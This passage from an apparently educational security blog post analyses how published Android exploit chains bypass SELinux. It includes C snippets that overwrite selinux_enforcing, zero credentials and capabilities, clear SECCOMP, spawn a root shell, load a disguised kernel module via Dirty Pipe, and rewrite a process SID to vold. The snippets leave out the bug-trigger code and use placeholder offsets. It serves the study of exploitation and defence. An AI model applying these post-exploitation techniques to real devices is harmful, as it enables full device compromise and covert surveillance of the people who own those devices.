
As of Android 16, pKVM does not protect selinux_state, policydb, or security_hook_heads. Its focus right now is on:
- Isolating Microdroid VMs used for Protected Computation
- Preventing the host kernel from reading VM memory
- Enforcing memory ownership transitions between host and guest
That said, Google is clearly planning to expand pKVM’s scope. The CONFIG_ARM_SMMU_V3_PKVM option which is not yet enabled would bring IOMMU management under hypervisor control, which would close the GPU DMA bypass path. And CONFIG_PKVM_SMC_FILTER would filter SMC which is Secure Monitor Calls from the kernel, preventing it from manipulating TrustZone to bypass protections.
For now, on Pixel devices, SELinux bypass techniques that work on AOSP still work, and pKVM isn’t in the way yet. But I’d expect this to change in future Android releases as Google moves SELinux-critical structures under pKVM protection.
Real-World Exploit Chains vs. SELinux
Ok that is Enough theory for now! Let’s look at how actual exploits dealt with SELinux in practice. These are all from published research by Google Project Zero, independent security analysts, and forensics investigations.
CVE-2019-2215: Binder UAF -> Full Root
CVE-2019-2215 is a use-after-free in the Android Binder driver (/dev/binder), triggered by a race condition in binder_thread_release(). The bug allowed a local attacker to gain kernel read/write from an unprivileged app context. This was exploited in the wild by NSO Group’s Pegasus spyware.
Binder is Android’s core IPC mechanism! Every app has access to /dev/binder, making it reachable from the untrusted_app domain. SELinux allows untrusted apps to perform ioctl on the binder device:
allow untrusted_app binder_device:chr_file { ioctl open read write map };This means the vulnerability is triggerable before any SELinux bypass is needed. But even with kernel read/write, a process running as untrusted_app still cannot access most system resources. The kernel checks the process’s credentials and SELinux context on every operation. Gaining kernel R/W alone doesn’t change your userspace identity.
Grant Hernandez documented the complete bypass chain:
Step 1: Trigger the UAF and build kernel R/W primitive:
// Open /dev/binder from untrusted_app (SELinux allows this)
int binder_fd = open("/dev/binder", O_RDWR);

// Trigger the race condition in binder_thread_release
// ... (bug-specific exploitation code)

// Result: arbitrary kernel read/write primitive via corrupted binder object
Step 2: Locate selinux_enforcing by parsing /proc/kallsyms:
// On vulnerable kernels, /proc/kallsyms was readable
// or the attacker uses a separate info leak
FILE *f = fopen("/proc/kallsyms", "r");
if (!f) {
    // Fallback: use hardcoded offsets for known kernel builds
    // Or leak a kernel pointer via the UAF to calculate KASLR slide
}
char line[256];
unsigned long selinux_addr = 0;
while (fgets(line, sizeof(line), f)) {
    unsigned long addr;
    char type, name[128];
    if (sscanf(line, "%lx %c %127s", &addr, &type, name) == 3) {
        if (strcmp(name, "selinux_enforcing") == 0) {
            selinux_addr = addr;
            break;
        }
    }
}
fclose(f);
Step 3: Overwrite selinux_enforcing to 0:
// Use the kernel write primitive from Step 1
kernel_write_u32(selinux_addr, 0);
// SELinux is now permissive — all denials are logged but not enforced
Step 4: Modify process credentials:
// Find current task_struct via thread_info or per-cpu variables
unsigned long task_addr = kernel_read_u64(current_thread_info + TASK_OFFSET);

// Read the cred pointer from task_struct
unsigned long cred_addr = kernel_read_u64(task_addr + CRED_OFFSET);

// Overwrite UIDs (uid, gid, euid, egid, suid, sgid, fsuid, fsgid)
for (int i = 0; i < 8; i++) {
    kernel_write_u32(cred_addr + UID_OFFSET + (i * 4), 0);  // All UIDs = 0 (root)
}

// Overwrite capabilities (effective, permitted, inheritable)
unsigned long cap_full = 0x3FFFFFFFFF;  // All capabilities
kernel_write_u64(cred_addr + CAP_EFFECTIVE_OFFSET, cap_full);
kernel_write_u64(cred_addr + CAP_PERMITTED_OFFSET, cap_full);
kernel_write_u64(cred_addr + CAP_INHERITABLE_OFFSET, cap_full);
Step 5: Disable SECCOMP:
// SECCOMP is enforced via a flag in thread_info
unsigned long thread_info = kernel_read_u64(task_addr + THREAD_INFO_OFFSET);
unsigned long flags = kernel_read_u64(thread_info + FLAGS_OFFSET);
flags &= ~_TIF_SECCOMP;  // Clear SECCOMP flag
kernel_write_u64(thread_info + FLAGS_OFFSET, flags);

// Also clear the seccomp mode in task_struct
kernel_write_u32(task_addr + SECCOMP_MODE_OFFSET, 0);  // SECCOMP_MODE_DISABLED
Step 6: Verify and profit:
// At this point, the process has:
// - UID 0 (root)
// - All Linux capabilities
// - SELinux in permissive mode
// - SECCOMP disabled (all syscalls available)

// Verify:
printf("UID: %d\n", getuid());       // Should print 0
printf("SELinux: %s\n",              // Should print "Permissive"
    selinux_getenforcemode() ? "Enforcing" : "Permissive");

// Now you can:
// - Read/write any file on the device
// - Spawn a root shell
// - Install a persistent backdoor
system("/system/bin/sh");
What is worth noting is that on AOSP and Pixel devices at the time, writing to selinux_enforcing was completely unprotected by any hypervisor. On Samsung devices with RKP, this wouldn’t work, and you’d need something like AVC cache overwriting as shown in Method 3 instead.
Dirty Pipe on Android (CVE-2022-0847)
Dirty Pipe is a pipe buffer flag mishandling in the Linux kernel, introduced in 5.8 and fixed in 5.16.11, 5.15.25, and 5.10.102. When splicing data from a file into a pipe and then writing to the pipe, the PIPE_BUF_FLAG_CAN_MERGE flag wasn’t properly cleared. This allowed overwriting arbitrary read-only files, including SUID binaries, files on read-only filesystems, and even files protected by dm-verity.
Dirty Pipe lets you overwrite file contents, but on Android you immediately run into SELinux walls:
- SELinux prevents most processes from executing files from writable locations
- The contexts of system binaries prevent them from being opened for write by untrusted processes
- Even if you overwrite a binary, the new content runs with the same SELinux domain the binary was originally labeled for
polygraphene documented a bypass chain for this that’s a four-stage attack where each stage leverages the permissions of the current SELinux domain to escalate to the next one. It shows how a skilled attacker navigates SELinux restrictions step by step.
Stage 1: Hijack init through shared library overwrite:
Dirty Pipe can overwrite any file the process has an open file descriptor for. So the question is: what file do you target?
The attacker chose /system/lib64/libc++.so, which is a shared library loaded by virtually every process, including init (PID 1). The attack opens the file for reading which SELinux allows and untrusted apps can read system libraries, then uses Dirty Pipe to overwrite a portion of the library with shellcode.
// Step 1: Open the target library (read access is allowed)
int fd = open("/system/lib64/libc++.so", O_RDONLY);

// Step 2: Use Dirty Pipe to overwrite a code section with shellcode
// The shellcode is designed to:
//   a) Fork a new process
//   b) In the child, exec a custom binary
//   c) Continue normal execution in the parent (keeps the system stable)
dirty_pipe_write(fd, offset, shellcode, shellcode_len);

// Step 3: Trigger init to re-load the library
// This can be done by sending init a signal to re-exec,
// or by triggering a service restart that causes init to fork
When init loads the tainted libc++.so, the shellcode runs in the init context (u:r:init:s0). The init domain is the most privileged SELinux domain on Android, and it can:
- Load kernel modules
- Write to
/proc/sys/ - Access virtually any file on the system
- Transition to any other domain
Stage 2: Overwrite modprobe and plant a kernel module:
Now executing as init, the attacker uses Dirty Pipe to overwrite two files:
/vendor/bin/modprobe— replaced with a custom payload binary that will load a kernel module/vendor/lib/libstagefright_soft_mp3dec.so— replaced with the contents of a custom kernel module (mymod.ko)
Why libstagefright_soft_mp3dec.so? Well.. Dirty Pipe cannot overwrite the first byte of each 4096-byte page, as byte 0, byte 4096, byte 8192, etc. are immutable. So the attacker needed a file whose content at those page-boundary offsets already matched the kernel module. libstagefright_soft_mp3dec.so was specifically chosen because its byte at offset 4096 matched mymod.ko. The kernel module was compiled to align with these constraints.
The library also had the vendor_file SELinux label, which matters for the next stage. Since finit_module() loads from a file descriptor (subject to filesystem SELinux checks), the file’s label must be one that the loading domain is allowed to use for module_load.
Stage 3: Execute modprobe and load the kernel module:
The key was finding an existing SELinux rule that permits module loading. In vendor policy for many devices:
allow vendor_modprobe vendor_file:system module_load;From the init context, the exploit transitions to the vendor_modprobe context and executes the overwritten /vendor/bin/modprobe. The compromised modprobe opens /vendor/lib/libstagefright_soft_mp3dec.so (whose contents are now mymod.ko) and calls finit_module() to load it as a kernel module. This works because vendor_modprobe has the module_load permission on vendor_file-labeled files:
// Inside the overwritten modprobe binary:
int fd = open("/vendor/lib/libstagefright_soft_mp3dec.so", O_RDONLY);
finit_module(fd, "", 0);  // Loads mymod.ko disguised as the library
Stage 4: Kernel module disables SELinux and escalates privileges:
// Inside the loaded kernel module (runs in kernel context with full access)
#include <linux/module.h>
#include <linux/kernel.h>

static int __init exploit_init(void) {
    // Option A: Set selinux_enforcing to 0
    bool *enforcing = (bool *)kallsyms_lookup_name("selinux_enforcing");
    if (enforcing) {
        *enforcing = false;
    }

    // Option B: Make specific domains permissive
    // (requires policydb manipulation)

    // Option C: Modify the current process credentials
    struct cred *cred = (struct cred *)current->real_cred;
    cred->uid = cred->gid = GLOBAL_ROOT_UID;

    return 0;
}

module_init(exploit_init);
MODULE_LICENSE("GPL");
The best part about the chain is the fact that it never turned off SELinux globally in the early stages. Each stage operated within the permissions of its current domain, finding legitimate policy rules to chain together:
untrusted_appcan read system libraries -> Dirty Pipe overwriteslibc++.soinitcan read vendor binaries and libraries -> Dirty Pipe overwrites/vendor/bin/modprobeand plants kernel module in/vendor/lib/libstagefright_soft_mp3dec.sovendor_modprobehasmodule_loadpermission onvendor_file-> load kernel module- Kernel module has full access -> set calling domain to permissive
Samsung In-the-Wild Chain (2021): Clipboard to Kernel
This one chains three bugs together:
- CVE-2021-25337: An arbitrary file read/write through Samsung’s clipboard content provider. The
ClipboardServicein Samsung’s framework didn’t properly validate file paths, allowing an attacker to read and write files accessible to thesystem_serverprocess. - CVE-2021-25369: A kernel information leak in Samsung’s
sec_logdriver that exposed kernel addresses, defeating KASLR. - CVE-2021-25370: A use-after-free in Samsung’s display driver which is the
decondisplay controller that provided arbitrary kernel read/write.
Here’s how it all fits together:
Untrusted App
    │
    ▼ CVE-2021-25337 (clipboard file R/W as system_server)
    │
    ├── Read /proc/kallsyms (or other restricted files)
    ├── Write controlled data to predictable locations
    │
    ▼ CVE-2021-25369 (sec_log kernel addr leak)
    │
    ├── Obtain kernel .text base address
    ├── Calculate KASLR slide
    │
    ▼ CVE-2021-25370 (display driver UAF)
    │
    ├── Trigger UAF in decon driver
    ├── Reclaim freed memory with controlled data
    ├── Achieve stable kernel R/W
    │
    ▼ SELinux bypass (SID rewrite to vold)
    │
    └── Full device compromise
This chain was analyzed by Google Project Zero, and what’s interesting is what the attacker didn’t do. After gaining kernel read/write through the display driver UAF, they didn’t just disable SELinux enforcement. Instead, they rewrote their process’s security identifier (SID) in the kernel credential structure to impersonate vold.
Why vold you ask? Well.. It’s one of the most privileged userspace processes on Android. It can:
- Mount and unmount filesystems
- Access block devices directly
- Manage disk encryption keys
- Execute binaries from system paths
- Read and write to most system directories
- Create and manage device-mapper targets
By rewriting the SELinux context to u:r:vold:s0 in the kernel’s credential structure, the attacker got all of vold’s permissions without a single SELinux denial. From the kernel’s perspective, the process was vold.
// The credential structure in the kernel:
struct cred {
    // ... uid, gid, capabilities ...
    struct task_security_struct *security;
    // ...
};

struct task_security_struct {
    u32 osid;           // Original/saved SID
    u32 sid;            // Current SID (this is what SELinux checks)
    u32 exec_sid;       // SID for next exec
    u32 create_sid;     // SID for file creation
    u32 keycreate_sid;  // SID for key creation
    u32 sockcreate_sid; // SID for socket creation
};

// After achieving kernel R/W:
// Step 1: Find your task_struct
unsigned long task = read_current_task();

// Step 2: Read the cred pointer
unsigned long cred = kernel_read_u64(task + CRED_OFFSET);

// Step 3: Read the security struct pointer
unsigned long security = kernel_read_u64(cred + SECURITY_OFFSET);

// Step 4: Find the SID for vold
// The SID is a numeric value assigned by the SELinux security server
// It can be found by searching the sidtab (SID table) in kernel memory
// Or precomputed for the target device's kernel/policy version
u32 vold_sid = find_sid_for_context("u:r:vold:s0");

// Step 5: Overwrite all SID fields to vold's SID
kernel_write_u32(security + SID_OFFSET, vold_sid);         // Current SID
kernel_write_u32(security + OSID_OFFSET, vold_sid);        // Original SID
kernel_write_u32(security + CREATE_SID_OFFSET, vold_sid);  // File creation SID
kernel_write_u32(security + EXEC_SID_OFFSET, vold_sid);    // Exec SID
You can notice that this is stealthier than disabling SELinux entirely:
getenforcestill shows “Enforcing”- Audit logs don’t show denials for the compromised process (because
voldlegitimately has those permissions) - Other processes continue to be confined normally
- System integrity monitoring tools don’t detect any SELinux state change
CVE-2024-44068: Samsung GPU Driver Page UAF
This is a page use-after-free in Samsung’s m2m1shot_scaler0 driver, part of the Multi-Media 1-shot hardware scaler which is a GPU-related kernel component used for image processing. The driver improperly managed page reference counts during DMA mapping operations.
The GPU driver is accessible from cameraserver (u:r:cameraserver:s0) and other media-related domains, which matters because cameraserver has way more SELinux permissions than untrusted_app:
# cameraserver can access GPU devices
allow cameraserver gpu_device:chr_file { ioctl read write open };

# cameraserver can access camera hardware
allow cameraserver camera_device:chr_file { ioctl read write open };

# cameraserver has memory mapping permissions
allow cameraserver self:capability { sys_nice ipc_lock };
This 2024 exploit used KSMA (Kernel Space Mirroring Attack), a technique first described for ARM64 platforms. The idea is to modify page table entries to create a “mirror” of kernel memory in your process’s virtual address space:
// Simplified KSMA flow:

// Step 1: Trigger the page UAF in m2m1shot_scaler0
// Allocate a page via the GPU driver, free it, then reclaim it
// with a controlled page table entry (PTE or PMD)

// Step 2: Overwrite a PMD (Page Middle Directory) entry
// A PMD entry describes a 2MB block of virtual address space
// By overwriting it, you can map 2MB of kernel memory into your process

// Before:
// Process VA 0x7000000000 -> PMD -> points to user page tables -> user pages
// After overwrite:
// Process VA 0x7000000000 -> PMD -> points to kernel page tables -> kernel pages

// Step 3: Now you have a stable kernel R/W primitive
// Reading/writing to 0x7000000000 + offset actually reads/writes kernel memory
volatile char *kernel_mirror = (volatile char *)0x7000000000;

// Read kernel data:
u64 value = *(u64 *)(kernel_mirror + kernel_offset);

// Write kernel data:
*(u64 *)(kernel_mirror + target_offset) = new_value;
Why KSMA is so attractive compared to traditional one-shot kernel R/W:
- Stable: The mirror persists, so no re-triggering the bug for each access
- Fast: It’s just pointer dereferencing, no syscalls needed
- Unlimited: As many reads/writes as you want
- Hard to detect: No suspicious syscall patterns and it’s just memory access
With kernel R/W established through KSMA, the exploit can apply any of the six bypass methods we covered earlier. The public P0 analysis confirms the KSMA technique and code execution in cameraserver, but doesn’t detail which specific SELinux bypass was used. Given the Samsung target where Methods 5 and 6 are the most reliable, credential modification combined with mapping permission zeroing or hook removal would be my best guess.
Over the last couple of years, we have noticed a trend that attackers are moving toward KSMA and similar persistent memory mapping techniques because they’re more reliable than one-shot overwrites, especially when you need to chain multiple kernel writes together for credential overwrite + SELinux bypass + SECCOMP disable.
CVE-2024-53104: USB Video Class UAF — Physical Attack Vector
This is an out-of-bounds write in the Linux kernel’s USB Video Class (UVC) driver, in the uvc_parse_format() function. When parsing UVC format descriptors, frames with type UVC_VS_UNDEFINED were counted toward the total frame count (nframes) but were skipped during parsing. This caused subsequent frame descriptors to be written past the allocated buffer boundary, resulting in heap corruption. The bug existed in Linux kernel 2.6.26 through 6.12.x — over 16 years. Fixed in kernels 6.12.11, 6.6.74, 6.1.127, and patched in the February 2025 Android Security Bulletin.
Unlike the other exploits in this post, this is a physical attack. The attacker needs to connect a malicious USB device (or use USB gadget emulation) to the target Android device. The malicious device presents itself as a UVC camera and sends specially crafted format descriptors that trigger the out-of-bounds write.

The main difference between this one as compared to the others in this post is that:
-
No app-level entry point needed: Unlike CVE-2019-2215 where binder from untrusted_app, or the Samsung clipboard chain where we were starting from a malicious app, this attack begins at the kernel level. The UVC driver runs in kernel context (
u:r:kernel:s0) and there’s no SELinux domain transition to worry about at the entry point. -
SELinux bypass still required for persistence: While the initial corruption gives kernel code execution, SELinux still constrains what the resulting processes can do. If the attacker spawns a root shell from the kernel exploit, that shell process will inherit whatever SELinux context it’s launched from. Without modifying SELinux state, the shell would still be confined. The exploit needs to either:
- Disable SELinux enforcement (Method 1/4) before dropping to userspace
- Modify the spawned process’s credentials and SID (like the Samsung 2021 chain)
- Set up a permissive domain for the shell to transition into
-
Reportedly used by Cellebrite: Multiple reports indicate this was used by Cellebrite for physical device unlocking. Their UFED devices are purpose-built USB tools that plug into target phones, exactly the right form factor for a USB-based kernel exploit. Amnesty International’s Security Lab identified the vulnerability being used against a Serbian activist’s Android device.
-
Post-exploit anti-forensics: Physical access exploits have a different operational profile than remote ones. The attacker typically has limited time with the device and wants to extract data quickly. The SELinux bypass approach in these scenarios favors speed over stealth:
- Globally disabling enforcement as shown in Method 1 is preferred over per-domain manipulation
- No need for persistent backdoors, unlike surveillance implants
- The goal is data extraction, not ongoing access
Affected Android versions: All Android versions using kernel 2.6.26+ through the February 2025 patch. In practice, this means every Android device that hadn’t applied the February 2025 security update was vulnerable if physical USB access was available.
Mitigation landscape:

What highlights a gap in Android’s security model is that the USB device class drivers run with full kernel privileges and aren’t confined by SELinux. The kernel’s USB subsystem trusts device descriptors implicitly, making malformed descriptors a reliable attack surface for anyone with physical access.
Conclusion
This post was all about how exploits get past SELinux. We went through six kernel-level bypass techniques, from the straightforward overwriting the enforcing flag, to the creative AVC cache poisoning, to the nuclear ripping out LSM hooks entirely. We looked at which vendors actually block which methods (spoiler! nobody blocks all of them!), and how cross-cache attacks and GPU DMA let you get around even hypervisor protections.
We also walked through five real exploit chains of CVE-2019-2215, Dirty Pipe, the Samsung 2021 clipboard chain, CVE-2024-44068, and CVE-2024-53104, and saw how each one handled SELinux differently. The Dirty Pipe chain in particular is worth studying for its sheer ingenuity in chaining SELinux domain permissions together without ever turning enforcement off globally.
The bottom line is that SELinux is almost always the last barrier in an exploit chain. A memory corruption bug gives you kernel R/W, but without bypassing SELinux, and SECCOMP, and credential checks, you can’t turn that primitive into actual device compromise. Every serious Android exploit has an SELinux component, and understanding these techniques matters whether you’re on the offensive or defensive side.
In Part IV of our blog, we’ll try to conclude the whole thing by shifting to the other side of the equation. We’ll talk about the Android Treble policy split, a practical policy analysis workflow using sesearch, kernel mitigations like kCFI, PAC, MTE, SCS that make building exploit primitives harder, and what changed in Android 16’s SELinux implementation. Thank you for following along this long post, and we’ll see you in the next one!
References
- Part I: Android SELinux Internals
- Part II: SELinux Domains, Denials, and Bypass with Root Tools
- AOSP SELinux Documentation
- SELinux Kernel-Level Bypasses (Klecko)
- Project Zero — A Very Powerful Clipboard: Samsung In-the-Wild Chain
- Grant Hernandez — Tailoring CVE-2019-2215 to Achieve Root
- Dirty Pipe on Android — Technical Details
- Sean Pesce — Bypassing SELinux with init_module
- CVE-2024-44068 Root Cause Analysis
- CVE-2024-53104 — Linux Kernel UVC Driver Vulnerability
- Amnesty International — CVE-2024-53104 Used Against Serbian Activist
- Android Security Bulletin — February 2025
- Game of Cross Cache — Black Hat Asia 2024
- IceSword Lab — GPU-Based Kernel Memory Access (Black Hat 2018)
- Android pKVM Documentation
- Android GKI Overview
Recommended Training
Offensive Android Internals
Dig into Android internals and reverse engineer APKs, native libraries and system binaries.

Offensive Android Internals
Same syllabus, self-paced. Lifetime access to videos, labs and updates on 8kSec Academy.
Enroll on AcademyGet in Touch
Want to learn these techniques hands-on, or need help assessing your own mobile or AI stack? We run live and on-demand trainings, offer mobile-security certifications, and take on penetration-testing engagements. Pick the door that fits.
We respond within one business day. Visit our events page to see where we'll be next.